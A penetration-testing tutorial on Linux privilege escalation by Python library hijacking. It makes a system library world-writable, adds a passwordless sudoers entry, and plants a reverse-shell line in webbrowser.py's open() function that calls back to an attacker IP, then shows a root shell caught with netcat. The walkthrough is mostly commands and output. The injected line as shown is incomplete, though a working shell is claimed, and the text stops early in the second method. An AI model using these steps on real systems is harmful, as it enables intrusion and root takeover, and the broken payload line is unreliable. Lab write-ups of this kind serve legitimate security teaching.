Linux Privilege Escalation: Python Library Hijacking

June 3, 2021   By Raj Chandel

In this article, we will demonstrate another method of Escalating Privileges on Linux-based Devices by exploiting the Python Libraries and scripts.

Table of Content

- **Introduction**
- **Python Script Creation**
- **Method 1 [Write Permissions]**
  - Vulnerability Creation
  - Exploitation
- **Method 2 [Priority Order]**
  - Vulnerability Creation
  - Exploitation
- **Method 3 [PYTHONPATH Environment Variable]**
  - Vulnerability Creation
  - Exploitation
- **Conclusion**


Introduction

In general, whenever an attacker is introduced inside an environment that has python files. The options that the attacker can use to elevate its access are limited. There are 3 methods that we will discover in the article. Some misconfigurations include write permissions, sudo privileges, and editing the Path Variable.

Python Script Creation

To demonstrate the action of elevating privileges using python scripts, we created a sample script that imports some libraries. In a real-life scenario, this can be general python scripts or projects that a bunch of developers is working on. In a Capture the Flag Scenario, these are easy to find and might contain a script that would be similar to this one. The script imports the webbrowser module and then proceeds to use the open function to run the default web browser on the device to open the hackingarticles web page.


```
nano hack.py
import webbrowser
webbrowser.open("https://hackingarticles.in")
cat hack.py
```



```
pentest@ubuntu:~$ cat hack.py
import webbrowser

webbrowser.open("https://hackingarticles.in")

pentest@ubuntu:~$
```

To see how the scripts work, we run the script and find that a web browser is opened with hackingaricles web page as depicted below.

```
python3 hack.py
```



```
pentest@ubuntu:~$ python3 hack.py
```


Method 1

This vulnerability is based on the permissions that are applied to the Module file that our script is importing. When the module file that is being imported has permissions that allow any user to edit, it becomes a vulnerability. In the python script that we created; we have the webbrowser.py module file that is called. When you have an unaltered environment that has all the default permission, it is not an issue but in a development environment, there tends to have some compromises of security over minor convenience. To get a better understanding of what goes in the background, what permissions can lead to a privilege escalation we will first create the vulnerability in our ubuntu environment and then use Kali Linux to exploit this vulnerability.

Vulnerability Creation

As discussed, in this method the vulnerability is based on the permissions on the module file. To create this vulnerability, we need to locate the module file first. We used the locate command to find it. We see that it is located inside the /usr/lib/python3.8/. This could vary from installation to installation. So, try and locate it in your environment. Then we can see that the permission that is by default on the module file are read, write, execute permissions for owner, execute and read for group and only execute permissions for other. This means unless the user is the root, it cannot edit the file. To create the vulnerability, we changed the permissions so that they can be read, write, and executed by every user. This can be verified from the image below.


```
locate webbrowser.py
ls -la /usr/lib/python3.8/webbrowser.py
sudo chmod 777 /usr/lib/python3.8/webbrowser.py
ls -la /usr/lib/python3.8/webbrowser.py
```



```
pentest@ubuntu:~$ locate webbrowser.py
/snap/core18/1705/usr/lib/python3.6/webbrowser.py
/snap/core18/1997/usr/lib/python3.6/webbrowser.py
/snap/gnome-3-34-1804/24/usr/lib/python2.7/webbrowser.py
/snap/gnome-3-34-1804/24/usr/lib/python3.6/webbrowser.py
/snap/gnome-3-34-1804/66/usr/lib/python2.7/webbrowser.py
/snap/gnome-3-34-1804/66/usr/lib/python3.6/webbrowser.py
/usr/lib/python3.8/webbrowser.py
pentest@ubuntu:~$ ls -la /usr/lib/python3.8/webbrowser.py
-rwxr-xr-x 1 root root 24063 Jan 27 07:41 /usr/lib/python3.8/webbrowser.py
pentest@ubuntu:~$ sudo chmod 777 /usr/lib/python3.8/webbrowser.py
pentest@ubuntu:~$ ls -la /usr/lib/python3.8/webbrowser.py
-rwxrwxrwx 1 root root 24063 Jan 27 07:41 /usr/lib/python3.8/webbrowser.py
pentest@ubuntu:~$
```

The next order of business to make our machine vulnerable is to provide a way to run the python script. The easiest way to do this is to make an entry inside the sudoers file so that the attacker (which will have access to user pavan) will be able to execute the python script that we created (hack.py)

```
nano /etc/sudoers
pavan ALL=(root) NOPASSWD: /usr/bin/python3.8 /home/pentest/hack.py
```



```
root@ubuntu:~# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/us

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
pavan ALL=(root) NOPASSWD: /usr/bin/python3.8 /home/pentest/hack.py

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
```


This is a complete process that made the machine vulnerable to Python Library Hijacking. All the configurations that are not mentioned are to set to the default that Linux has. No other changes have been made whatsoever. Time to pose as an attacker.

Exploitation

The exploitations will not contain a method to gain the initial foothold on the target machine. It will contain the method to elevate the privilege after the attacker gains the initial foothold. To stimulate this we connect to the target machine as the user pavan. As any attacker who requires to elevate privileges, we ran the sudo -l command to see which scripts or binaries we can run with elevated access. We see that we can use python3.8 to run the hack.py. As an attacker, we investigate the script using the cat command to see that it is importing a module by the name of webbrowser. We use the locate command to find the location of the module and find that it is located inside /usr/lib/python3.8. Next, we check for permissions for the module and find that it is writable by a pavan user to whom we have access.

```
ssh pavan@192.168.1.46
sudo -l
cat /home/pentest/hack.py
```


```
locate webbrowser.py
ls -la /usr/lib/python3.8/webbrowser.py
```



```
┌──(root💀 kali)-[~]
└─# ssh pavan@192.168.1.46
pavan@192.168.1.46's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.8.0-49-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Wed May 12 11:42:00 2021 from 192.168.1.5
pavan@ubuntu:~$ sudo -l
Matching Defaults entries for pavan on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/

User pavan may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/python3.8 /home/pentest/hack.py
pavan@ubuntu:~$ cat /home/pentest/hack.py
import webbrowser

webbrowser.open("https://hackingarticles.in")

pavan@ubuntu:~$ locate webbrowser.py
/snap/core18/1705/usr/lib/python3.6/webbrowser.py
/snap/core18/1997/usr/lib/python3.6/webbrowser.py
/snap/gnome-3-34-1804/24/usr/lib/python2.7/webbrowser.py
/snap/gnome-3-34-1804/24/usr/lib/python3.6/webbrowser.py
/snap/gnome-3-34-1804/66/usr/lib/python2.7/webbrowser.py
/snap/gnome-3-34-1804/66/usr/lib/python3.6/webbrowser.py
/usr/lib/python3.8/webbrowser.py
pavan@ubuntu:~$ ls -la /usr/lib/python3.8/webbrowser.py
-rwxrwxrwx 1 root root 24285 May 12 11:38 /usr/lib/python3.8/webbrowser.py
```

We use the nano editor to open the module file and added the python reverse shell script inside the function that is called by the hack.py file. We saw earlier that it opens up a webpage in the browser. So, it will be using an open function. Hence, we will add the reverse shellcode as depicted below.


```
nano /usr/lib/python3.8/webbrowser.py
```



```
                return BackgroundBrowser(browser[:-1])
            else:
                return GenericBrowser(browser)
        else:
            # User gave us a browser name or path.
            try:
                command = _browsers[browser.lower()]
            except KeyError:
                command = _synthesize(browser)
            if command[1] is not None:
                return command[1]
            elif command[0] is not None:
                return command[0]()
    raise Error("could not locate runnable browser")

# Please note: the following definition hides a builtin function.
# It is recommended one does "import webbrowser" and uses webbrowser.open(url)
# instead of "from webbrowser import *".

def open(url, new=0, autoraise=True):
    """Display url using the default browser.

    If possible, open url in a location determined by new.
    - 0: the same browser window (the default).
    - 1: a new browser window.
    - 2: a new browser page ("tab").
    If possible, autoraise raises the window (the default) or not.
    """
    import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.5",1234))

    if _tryorder is None:
        with _lock:
            if _tryorder is None:
                register_standard_browsers()
    for name in _tryorder:
        browser = get(name)
        if browser.open(url, new, autoraise):
            return True
    return False

def open_new(url):
```

After editing the module file, we save and close the editor. Back on the Kali Linux console, we open a Netcat listener on the port mentioned in the reverse shell script and then come back to the shell as the pavan user and execute the hack.py script with sudo as shown in the image.


```
sudo /usr/bin/python3.8 /home/pentest/hack.py
```



```
pavan@ubuntu:~$ sudo /usr/bin/python3.8 /home/pentest/hack.py
```

As soon as the script is running, we see that a session is connected to our Netcat listener. The whoami command clarifies that the session we have is for the root user on the target machine. We have successfully elevated privilege from the pavan user to the root user.

```
nc -lvp 1234
whoami
```



```
┌──(root💀 kali)-[~]
└─# nc -lvp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.1.46.
Ncat: Connection from 192.168.1.46:55298.
# whoami
root
#
```


Method 2

This vulnerability is based on the priority order of the Python Library path that is applied to the Module file that our script is importing. When a module is imported in a script, the Python will look for the particular module file inside the default directories in particular priority order. In the python script that we created; we have the webbrowser.py module file that is called. The module that is being searched will be located in one of the default paths. Although if there exists a python module file in the same directory as the original script, it will get priority over the default paths. To get a better understanding of what goes in the background, how can it lead to a privilege escalation we will first create the vulnerability in our ubuntu environment and then use Kali Linux to exploit this vulnerability.

Vulnerability Creation

As discussed, in this method the vulnerability is based on the priority order of the module file execution. To create this vulnerability, first, we need to revert the vulnerable permissions that we created earlier. So that this machine doesn't become vulnerable in multiple ways. We change the permissions of the webbrowser.py.


```
ls -la /usr/lib/python3.8/webbrowser.py
```



```
pavan@ubuntu:~$ ls -la /usr/lib/python3.8/webbrowser.py
-rwxr-xr-x 1 root root 24285 May 12 11:38 /usr/lib/python3.8/webbrowser.py
pavan@ubuntu:~$
```

